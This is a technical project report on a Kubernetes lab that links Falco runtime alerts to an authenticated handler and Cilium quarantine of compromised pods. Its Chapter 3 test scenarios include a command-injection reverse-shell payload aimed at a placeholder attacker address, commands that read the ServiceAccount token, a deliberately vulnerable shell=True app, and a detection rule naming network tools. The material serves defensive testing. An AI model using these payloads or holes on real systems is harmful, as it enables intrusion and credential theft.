

Politecnico di Torino

Kubernetes Runtime Security and Incident Response

Technical Project Report

Gianmarco Fabbri

October 27, 2026

Project origin and attribution

This project was originally designed and developed by Gianmarco Fabbri during his M.Sc. studies in Cybersecurity Engineering at Politecnico di Torino, and was subsequently extended with additional response controls and automated tests. It builds on existing runtime-security teaching material; the current implementation and the original material should not be treated as the same contribution.

The author acknowledges Francesco Pizzato, who created the original laboratory material, and Alex Palesandro, Marco Iorio and Stefano Galantino for their enhancements to that material. These credits are retained independently of the technical presentation of this report.

License

This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 3.0 Unported License.

You are free:

- **to Share**: to copy, distribute and transmit the work
- **to Remix**: to adapt the work

Under the following conditions:

- **Attribution**: you must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).
- **Noncommercial**: you may not use this work for commercial purposes.
- **Share Alike**: if you alter, transform, or build upon this work, you may distribute the resulting work only under the same or similar license to this one.

More information on the Creative Commons website.



Contents

1 Project overview **4**
- 1.1 Problem and objective . . . 4
- 1.2 Architecture . . . 4
- 1.3 Scope and trust boundary . . . 5
- 1.4 Implementation and verification status . . . 5

2 Environment and deployment **6**
- 2.1 Requirements and version boundaries . . . 6
- 2.2 Building and deploying the target . . . 6
- 2.3 Deploying the authenticated handler . . . 6
- 2.4 Configuring the event pipeline . . . 7
- 2.5 Migration and operational checks . . . 7

3 Detection scenarios and rule design **9**
- 3.1 Scenario design . . . 9
- 3.2 Command injection and reverse shell . . . 9
- 3.3 ServiceAccount credential exposure . . . 9
- 3.4 Ptrace debugger-evasion demonstration . . . 10
- 3.5 Application-specific network-tool rule . . . 10
- 3.6 Tuning and event identity . . . 11

4 Incident response and validation **12**
- 4.1 Current deployment procedure . . . 12
- 4.2 Response sequence . . . 12
- 4.3 Network quarantine . . . 13
- 4.4 Evidence retention and retries . . . 13
- 4.5 Validation and safe cleanup . . . 13
- 4.6 Results and future work . . . 14

1 Project overview

1.1 Problem and objective

A compromised container can execute unexpected processes, open outbound connections or access credentials available to its workload. Detecting that behaviour is only one part of the response: deleting the pod immediately can interrupt service and destroy volatile evidence, while leaving it connected permits further activity.

This project implements a controlled-environment prototype that connects runtime alerts to Kubernetes API actions. Its objective is to detach a selected compromised pod from normal service, retain it for investigation and allow the workload controller to create a replacement. Cilium policies provide the configured network-quarantine mechanism. The response is asynchronous; changing a label is not proof that the network policy has already been enforced.

1.2 Architecture

The implementation separates event detection, event forwarding, response decisions and network enforcement (Figure 1.1):




Figure 1.1: Detection and response flow. The handler only changes pod labels; Kubernetes controllers and Cilium react to them asynchronously.

1. **Falco** evaluates syscall events against runtime-security rules.
2. **Falcosidekick** receives alerts over HTTP and forwards selected events to the response webhook with a shared authentication token.
3. **The Python handler** validates event scope and updates the target pod through the Kubernetes API, using conflict-aware metadata patches.
4. **Kubernetes controllers** reconcile Service membership and replacement replicas after the workload selector labels are removed.

5. **Cilium** applies explicit ingress and egress deny rules to endpoints selected by the quarantine label.

The target application, `vulnapp`, is a minimal Flask network-diagnostic form with a deliberate command-injection vulnerability. Its source, container definition, deployment manifests and a Linux ptrace demonstration are included in the repository.

1.3 Scope and trust boundary

The prototype is intended for an isolated, disposable environment. The vulnerable application must not be exposed to public or untrusted networks. The handler is restricted to the configured namespace and workload label; cluster administrators, node access and users who can create pods or modify labels remain trusted.

The project is not a production incident-response platform. It does not acquire memory, verify exported evidence, implement a durable event queue or guarantee continuous service. Two application replicas reduce exposure to a single-pod incident but do not establish zero downtime. Network enforcement, controller reconciliation and failure recovery must be measured in the deployment environment.

1.4 Implementation and verification status

The response handler, deployment hardening, network-policy manifests and automated tests are implemented. Twenty-two regression tests run on every push in the Python 3.11 handler image under non-root, read-only and network-disabled execution. Both container images were built, Helm output was inspected, and standard Kubernetes manifests passed server-side dry-run validation.

End-to-end Falco-to-Cilium containment remains unverified for this revision. The available validation environment did not include Cilium. Detection scenarios in Chapter 3 specify reproducible procedures and acceptance criteria, not a claim that the complete chain has already passed those checks.

2 Environment and deployment

2.1 Requirements and version boundaries

The deployment requires a disposable Linux Kubernetes cluster, a compatible Cilium installation, Helm and an image build tool. Select and record a supported combination of Kubernetes, Cilium, kernel and container runtime. Do not replace an existing cluster's network plugin merely to run this project.

The committed Falco configuration targets chart **9.1.0** and Falco **0.44.1**, using the modern-eBPF driver with kernel BTF support. The historical kernel-module configuration is not part of this deployment procedure. Falco and Cilium have distinct roles: syscall-based detection and network-policy enforcement, respectively.

Direct Python dependencies and the chart version are specified, but container base layers and transitive dependencies are not fully locked. The implementation therefore does not claim bit-for-bit reproducibility. Record image digests and ruleset versions when collecting integration evidence.

All commands below assume the repository root as the working directory. The image import example applies to a single-node containerd environment; other runtimes need their corresponding image-loading mechanism.

2.2 Building and deploying the target

```
kubectl config current-context
docker build -t vulnapp:lab-v2 material/vulnapp
docker build -t falco-handler:lab-v2 material/falco_handler/src
docker save vulnapp:lab-v2 falco-handler:lab-v2 | \
  sudo ctr -n k8s.io images import -
# Establish quarantine policy before enabling automatic response.
kubectl apply -f material/manifests/isolate-tainted-policy.yaml
kubectl apply -f material/manifests/vulnapp-deployment.yaml
kubectl apply -f material/manifests/vulnapp-service.yaml
kubectl apply -f material/manifests/vulnapp-pdb.yaml
kubectl -n default rollout status deployment/vulnapp
```

The target has two replicas and a readiness probe. A NodePort Service on port 32080 selects pods labelled `app=vulnapp`. The ServiceAccount token is deliberately mounted for the credential-exposure scenario. This choice must not be copied into an application that does not require Kubernetes API access.

2.3 Deploying the authenticated handler

Generate one shared token and keep it available in the same shell until Falco has been configured. Never commit a real token to the repository.

```
export FALCO_WEBHOOK_TOKEN="$(openssl rand -hex 32)"
kubectl -n default create secret generic falco-handler-auth \
  --from-literal=webhook-token="$FALCO_WEBHOOK_TOKEN" \
  --dry-run=client -o yaml | kubectl apply -f -
kubectl apply -f material/falco_handler/falco-handler-rbac.yaml
kubectl apply -f material/falco_handler/falco-handler-service.yaml
kubectl apply -f material/falco_handler/falco-handler-networkpolicy.yaml
kubectl apply -f material/falco_handler/falco-handler-deployment.yaml
kubectl -n default rollout restart deployment/falco-handler
kubectl -n default rollout status deployment/falco-handler
```

The restart also refreshes Secret-backed environment variables when rotating the token on an existing installation. The handler Service uses port 80, forwarding to container port 5000. Its ingress policy selects only Falcosidekick pods in the `falco` namespace. The namespaced Role grants pod get/list/patch/delete; workload filtering is enforced by the handler, not by label-scoped RBAC.

2.4 Configuring the event pipeline

Create the Falco namespace and restrict the upstream receiver before installing Falcosidekick. The committed values use pod networking; verify the rendered labels and network behaviour in the selected environment.

```
kubectl create namespace falco --dry-run=client -o yaml | kubectl apply -f -
kubectl apply -f material/falco/falcosidekick-networkpolicy.yaml
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm repo update
(
  umask 077
  FALCO_VALUES_DIR=$(mktemp -d)
  trap 'rm -f "$FALCO_VALUES_DIR/values.yaml"; rmdir "$FALCO_VALUES_DIR"' EXIT
  cp material/falco/falco-values.example.yaml "$FALCO_VALUES_DIR/values.yaml"
  perl -pi -e 's/CHANGE_ME/$ENV{FALCO_WEBHOOK_TOKEN}/g' \
    "$FALCO_VALUES_DIR/values.yaml"
  helm upgrade --install falco falcosecurity/falco --version 9.1.0 \
    --reset-values -n falco -f "$FALCO_VALUES_DIR/values.yaml" --wait
)
unset FALCO_WEBHOOK_TOKEN
```

Review intentional local overrides before using `--reset-values`. Reusing old values can retain duplicate custom-rule definitions. Helm release metadata can contain supplied configuration secrets, so access to those objects must be restricted. The shared token authenticates a request; unencrypted HTTP does not provide transport confidentiality. Production deployment would require stronger transport and secret controls.

2.5 Migration and operational checks

An existing ClusterRoleBinding is not removed by applying a RoleBinding. Inspect obsolete global bindings and their consumers before deleting any of them. Confirm that the handler cannot patch pods outside the intended namespace. The repository README lists the legacy object names and current deployment commands.

Before enabling response, check both directions of the event path: Falco must reach Falcosidekick and Falcosidekick must reach the handler, while unrelated pods must not. NetworkPolicies are additive, so inspect other policies and administrator/node access. For detection-only observations, deploy Falco without enabling the response handler; otherwise an accepted event can interrupt the scenario by quarantining the target.

3 Detection scenarios and rule design

3.1 Scenario design

The scenarios exercise distinct runtime behaviours: shell I/O redirection, credential exposure, debugger evasion and execution of network tools. Execute them only against the supplied vulnerable application in an authorized, isolated environment. Detection and response are separate acceptance criteria: an alert alone does not demonstrate quarantine, and a metadata patch alone does not demonstrate network deny.

3.2 Command injection and reverse shell

The application passes the form's `host` value into a shell command using `subprocess.run(..., shell=True)`. A shell separator can therefore introduce additional commands after the intended ping. This is a deliberate vulnerability, not a recommended application pattern.

Prepare a controlled listener on TCP port 4444 in the isolated test environment. The target's NodePort interface accepts the following payload, with the placeholder replaced by that listener's address:

```
127.0.0.1; bash -c 'bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1'
```

NodePort 32080 is reachable on every node address, not only from the lab host. Restrict it with a host firewall before deploying the target, so that the vulnerable form cannot be reached from any other network. The relevant Falco rule is named exactly `Redirect STDOUT/STDIN to Network Connection in Container`. The handler matches the JSON rule name, not an abbreviated human-readable log message. Record the actual event, including source, rule, pod name and namespace. Observe both the handler result and Cilium enforcement before concluding that containment succeeded. Application request timeouts or a closed listener are not evidence of quarantine.

3.3 ServiceAccount credential exposure

The target intentionally mounts a ServiceAccount token. Reading it demonstrates credential exposure following code execution; it does not by itself grant additional permissions beyond those assigned to that ServiceAccount.

```
# Only in the controlled target; do not publish token contents.
cat /var/run/secrets/kubernetes.io/serviceaccount/token
cat /var/run/secrets/kubernetes.io/serviceaccount/namespace
```

The current project does not provide a dedicated token-read detection rule or include such an event in the response allowlist. An alert caused by reading a different file, such as `/etc/shadow`, must not be presented as proof of token-theft detection. For a real workload that does not need API access, disable

token automounting and review its permissions. Keep this intentionally exposed target confined to the test environment.

3.4 Ptrace debugger-evasion demonstration

The supplied C program calls `ptrace(PTRACE_TRACEME, ...)`. This provides a small, inspectable input for the `PTRACE anti-debug attempt` detection rule. The syscall may succeed or fail depending on runtime restrictions; record the return value and the corresponding Falco event rather than assuming a successful trace.

Compile on Linux for the target container's architecture before transferring the binary:

```
gcc -o material/payloads/ptrace material/payloads/ptrace.c
POD=$(kubectl -n default get pod -l app=vulnapp \
  -o jsonpath='{.items[0].metadata.name}')
kubectl -n default cp material/payloads/ptrace "$POD:/tmp/ptrace"
kubectl -n default exec "$POD" -- /tmp/ptrace
kubectl -n falco logs -l app.kubernetes.io/name=falco -c falco --tail=50
```

This direct execution tests syscall detection and the response path, not exploitation through the web interface. Distinguishing those two entry points makes the validation result easier to interpret and reproduce.

3.5 Application-specific network-tool rule

The committed custom rule restricts detection to the target image and execution of specified network tools. Its condition is based on the process name, rather than arbitrary substrings in a shell's command-line arguments:

```
spawned_process and container
and container.image.repository = "vulnapp"
and proc.name in (wget, curl, ncat, nc, netcat)
```

The rule `Detect Network Tools in vulnapp` includes pod and namespace fields in its output so that the handler can resolve the workload. The definitive rule and forwarding configuration is in `material/falco/falco-values.example.yaml`; avoid maintaining a second divergent copy in Helm values.

To test the rule without downloading a payload, install the selected tool during test preparation and execute its version command inside the target:

```
# Preparation, before interpreting tool-execution alerts:
kubectl -n default exec deployment/vulnapp -- bash -c \
  'apt-get update -qq && apt-get install -y wget -qq'
# Detect execution, not proof of a completed file transfer:
kubectl -n default exec deployment/vulnapp -- wget --version
```

Inspect the exact custom-rule event, not merely a generic shell alert. Network-tool execution is a signal of interest, not proof of malicious intent; legitimate maintenance may trigger the same condition. If response is enabled, this test may quarantine the selected replica. Prepare subsequent scenarios against a healthy target.

3.6 Tuning and event identity

Falco lists group values, macros group conditions and rules combine a condition with output fields and severity. Exceptions should be narrowly based on observed legitimate behaviour, not blanket suppression of the whole workload. Test exception cases alongside the malicious and benign cases before enabling automated action.

The handler accepts syscall events with a permitted rule, namespace and workload. Kubernetes metadata is the preferred identity source; a legacy container-name fallback exists but must not substitute for checking the actual JSON produced by the deployment. The allowlist excludes unrelated API-contact alerts, reducing response-loop risk. The configured handler-image exception is a noise-control measure, not an authentication mechanism or a general guarantee against feedback loops.

4 Incident response and validation

The current response prototype receives Falco syscall events through Falcosidekick over HTTP. Falcosidekick supplies a shared token to the handler. Separate ingress policies restrict Falco-to-Falcosidekick and Falcosidekick-to-handler traffic. These controls assume a trusted cluster administration boundary and do not replace TLS, durable event delivery or a production controller.

4.1 Current deployment procedure

Use the repository README from the repository root. It pins Falco chart 9.1.0, uses modern eBPF (requiring kernel BTF), creates the authentication Secret and applies the Cilium isolation policy before enabling automatic response. Chapter 2 describes the same deployment sequence and its environment requirements.

The handler Service listens on port 80 and forwards to container port 5000. The Deployment uses a non-root user, read-only root filesystem, dropped capabilities, RuntimeDefault seccomp, resource limits and health/readiness endpoints. Its Role is limited to pod operations in the default namespace. Workload label checks are application checks: Kubernetes RBAC itself is not label-scoped.

When migrating, inspect and remove obsolete cluster-scoped bindings only after confirming ownership. Applying a namespaced Role does not remove a ClusterRoleBinding. The original names were `falco-handler-deployment-binding` and `falco-deployment-manager`; the intermediate revision used `falco-handler-pod-binding` and `falco-pod-manager`.

4.2 Response sequence

The handler validates the token, JSON, syscall source, exact rule name and namespace before reading the target pod. It then validates the workload label. The accepted rules are the official reverse-shell rule ending in “in Container”, PTRACE anti-debug attempt, and the custom network-tools rule.

The handler removes only the configured selector labels (app and pod-template-hash), preserving unrelated metadata. It adds the quarantine and manager labels and a UTC quarantine timestamp. The observed resourceVersion detects stale updates.

```
# Inspect the result; this does not itself prove network enforcement.
kubectl -n default get pods --show-labels
kubectl -n default get endpointslices \
  -l kubernetes.io/service-name=vulnapp
```

The Service and ReplicaSet reconcile asynchronously: the pod leaves the service selector and a replacement can be created. Two replicas reduce disruption during a single incident, but no zero-downtime guarantee is made. The PDB applies to voluntary eviction, not to response-driven label changes.

4.3 Network quarantine

The CiliumNetworkPolicy selects the quarantine label and uses explicit ingressDeny and egressDeny entries covering all entities. Empty ingress/egress lists must not be used as an assumed deny-all policy. Explicit deny takes precedence over allow policy.

The API confirming a label does not mean that Cilium has already enforced it. Test controlled ingress and egress peers, TCP, UDP/DNS, ICMP and established flows; correlate the results with Cilium drop verdicts. A failed external ping alone does not establish bidirectional isolation. See the integration checklist in the repository README.

4.4 Evidence retention and retries

The handler does not collect memory or export evidence. The default retention target of three pods is soft: only older, managed pods with a valid quarantine timestamp and an operator annotation asserting that evidence has been exported can be deleted. Unknown, legacy and unexported evidence is preserved. Monitor resource consumption.

After collecting and verifying evidence, an operator can mark an individual pod:

```
kubectl -n default annotate pod <quarantined-pod> \
  security-lab/evidence-exported=true
```

Deletion uses UID and resourceVersion preconditions and a grace period. Ordering is by incident time, not pod creation time. Duplicate events reattempt cleanup without replacing the original quarantine timestamp. There is no periodic cleanup controller. A cleanup failure does not undo a successful quarantine: the response is still successful, marks cleanup as pending, and the next accepted event retries it.

Falcosidekick sends each alert once and does not retry failed deliveries, so the handler absorbs transient failures itself. Kubernetes API conflicts, throttling, server errors and timeouts are retried up to three times with backoff, and each attempt re-reads the pod before patching it. A target pod that no longer exists is reported as gone. One process serializes response operations using a lock; concurrent events wait up to a configurable time (ten seconds by default) while other threads keep serving probes. An alert is lost only if that wait or the retries are exhausted, in which case the handler logs an error; there is no durable queue or guaranteed replay. Recreate prevents intended rollout overlap but causes an update interruption. Distributed scaling requires additional design. The target has no liveness probe that intentionally restarts isolated evidence, but OOM and node failures can still destroy volatile state.

4.5 Validation and safe cleanup

The following checks were completed for the current implementation:

- Twenty-two handler regression tests pass in a hardened Python 3.11 container, running non-root with a read-only filesystem and no network access, on every push.
- Both container images built successfully; the target form and a loopback ping request passed a basic smoke test.

- Helm chart 9.1.0 rendered successfully; the webhook header and policy-selector labels were checked in the generated resources.
- Standard Kubernetes manifests passed server-side dry-run on Kubernetes v1.35.6+orb1, without creating deployment resources.

These checks do not validate the Cilium custom resource or live packet enforcement. End-to-end testing must additionally verify real Falco event identity, unauthorized sender rejection, Service detachment, replacement readiness, bidirectional network deny and behaviour under retries or bursts. Measure service errors and latency rather than asserting zero downtime. The repository README contains the integration checklist.

Before cleanup, list quarantined pods, collect required evidence, and delete explicitly identified compromised pods. Do not remove the isolation policy while compromised pods remain running. Detached pods may outlive their Deployment; deleting the Deployment alone is not a complete cleanup. Remove only project-owned resources and verify the selected Kubernetes context before executing destructive commands.

4.6 Results and future work

The project connects runtime detection to an automated, conservative response. A compromised target is removed from its Service, replaced by its ReplicaSet and labelled for network quarantine, while it is kept running for investigation. The handler accepts only authenticated events for an explicit set of rules, namespace and workload; it detects conflicting writes, retries transient API failures and never deletes evidence that an operator has not marked as exported.

The main limitations are delivery and trust. Alerts are not persisted, so a handler outage loses them; the webhook token travels over plain HTTP inside the cluster; and administrators, node access and label editors remain trusted. The handler does not acquire memory or export evidence, and containment must still be measured on a real Cilium cluster rather than inferred from accepted label changes.

Natural extensions follow from these limits:

- durable delivery, for example by routing Falcosidekick to a message queue such as NATS or Kafka that the handler consumes and acknowledges;
- transport authentication with TLS or mutual TLS between Falcosidekick and the handler;
- evidence acquisition before or right after isolation, for example through the kubelet container checkpoint API, with the result recorded on the pod;
- an automated end-to-end test on a disposable cluster that exercises each detection scenario and verifies bidirectional network deny.